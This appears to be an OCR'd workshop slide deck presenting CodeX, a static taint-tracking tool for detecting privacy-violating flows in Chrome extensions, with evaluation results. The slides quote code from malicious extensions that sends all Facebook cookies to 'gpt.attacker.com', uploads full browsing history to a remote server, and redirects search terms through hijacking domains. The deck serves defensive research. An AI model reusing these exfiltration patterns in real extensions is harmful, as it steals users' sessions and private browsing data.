CodeX: Contextual Flow Tracking for Browser Extensions

Mohammad M. Ahmadpanah, Matías Gobbi, Daniel Hedin, Johannes Kinder, and Andrei Sabelfeld


Chalmers Mälardalen LMU

ShiftLeft Workshop, KTH

October 25, 2024

Browser extensions

- Boosting and personalizing browsing experience
  - *Users* can create and publish apps
  - Most apps by *third parties*
  - Powerful to access user data and modify web pages
- Google Chrome
  - 65% market share
  - >120K extensions on Chrome Web Store
  - Top 30 extensions: >900M downloads





©shift.com


https://backlinko.com/chrome-users

Threats to privacy

- Reading/modifying the network traffic and the web page
- Permissions and privacy-practice disclosure badges
  - Limit data usage as disclosed
- Discrepancies between privacy policy and actual behavior








The Store's policy

- Explicitly detailing *collection methods*, *usage purposes*, and *third-party recipients* of user data
- Review process before release
- Misleading or unexpected behavior leads to:
  - Removal of the extension
  - Banning of the publisher and related accounts

Malicious extensions continue emerging...

Cookie stealing

- Fake AI-assistant ChatGPT hijacks Facebook accounts
  - Accessing ***all*** cookies by `"permissions": {cookies}`
  - Stealing cookies from active sessions for Facebook
  - Compromised accounts into bots for likes and comments



```
var url = 'http://gpt.attacker.com';
async function send(e, a, t, n) {
...
  var cookies = await chrome.cookies.getAll({domain:'facebook'})}
... }
if (e == 'init') { ...
  response = await $.post(url, body: cookies})
... }
```

Browsing history stealing

- Rich source of data for *user profiling*
- Accessing browsing activity is *prohibited* unless necessary/well-specified
- Safqa coupons: Exfiltrating the complete history, *prior to login*!

HTTP Toolkit

METHOD: PUT

URL


https://cdn2.joinsafqa.com/664546ccaa7f8d0012118bf2 extension-related server

84.8 kB JSON REQUEST BODY

```
var url = 'https://cdn2.joinsafqa.com/${getDevice()}';
async getAllHistory() {
  return (await chrome.history.search("")).map(s => ({
        ({lastVisited: s.lastVisitTime, url: s.url, visitCount: s.visitCount}))
}
async start() {...
  await fetch(url, {method:'PUT'}, body: getAllHistory()})
... }
```

Search term stealing

- Modifying the default *new tab* functionality
- Search monetization: sharing portions of the ad revenue
- **Search text box** vs. **address bar**
  - `"search_url"` in manifest



"Changing the searc


```
var searchURL = "https://clipboxtab.com?q={searchterm}"
...
const t = document.getElementById("search_input").value.trim();
...

const e = searchURL.replace("{searchterm}", t);


window.top.location = e;
```

bing.com/?q=term

Privacy-violating examples

- Exfiltrating privacy-sensitive user data through network

Facebook

Need for *tracking* browser-specific sensitive data flows in extensions


"Changing the search engine in the new tab to Bing"

exfiltrating browsing history

clipboxtab.com/?q=term → find.asrcgetit.com/?q=term → bing.com/?q=term


Contextual flow tracking

- Reasoning about ***sensitive*** flows in extensions
- Contextual flows: *Value-dependent* flows from sensitive **sources** to **sinks**
- Hardened taint tracking: **Fine-tuning** *taint tracking* to analyze *contextual flows*



CodeX

- Contextual flow tracking implemented in **CodeQL**
  - Open-source, multi-language, **static** code analysis engine
  - Tracking flows across language boundaries and frameworks
- Instantiated for risky flows of *search terms*, *cookies*, *history*, and *bookmarks*
- Taint **sources** and **sinks** based on browser APIs
  - e.g., `chrome.cookies.get`, `window.location`
- Extended taint steps
  - Object property reads and writes
  - Function and method calls
  - Unmodeled language features and frameworks



Evaluation

- The Store's extensions between March 2021 and March 2024
  - **401k** extensions, **151k** unique
- **1,588** identified with *risky* flows
- Manual verification for ***privacy violation***
  - **211** out of 337 **flagged**
  - Impacting up to **3.6M users**

Clipbox

FakeGPT

Safqa

Query type	Verified	Privacy violating	Available & violating
Search		187	168
Cookie	51	20	0
History	15	3	1
Bookmark	15		0
Total	**337**	**211**	**169**

Suspicious updates

- Common patterns of behavioral changes in successive versions
- **Differential analysis** to spot malicious updates
  - Indicator for potentially malicious intent of developers
  - Either from the beginning, or when a popular extension is acquired

- **242k** updates in the dataset
  - **488** identified as suspicious
  - **130** out of 145 *privacy-violating* by manual verification

```
async function doSearch() {
  var term = document.getElementById('input').value
- var url = 'https://www.bing.com/search?q=';
+ var url = 'https://find.cf-esrc.com/search?q=';
  window.location.href = url + term;
}
```

CodeX Takeaways

- **Static** analysis for tracking ***contextual flows*** in extensions
- An implementation of ***hardened taint tracking*** in CodeQL
- 1,588 *risky* extensions detected; **211 *privacy-violating*** verified
- In response to our reports to **Chrome**:

Updates in policies: modifying users' search experience is restricted to the use of the *Chrome Search API*

Safqa **removed** history exfiltration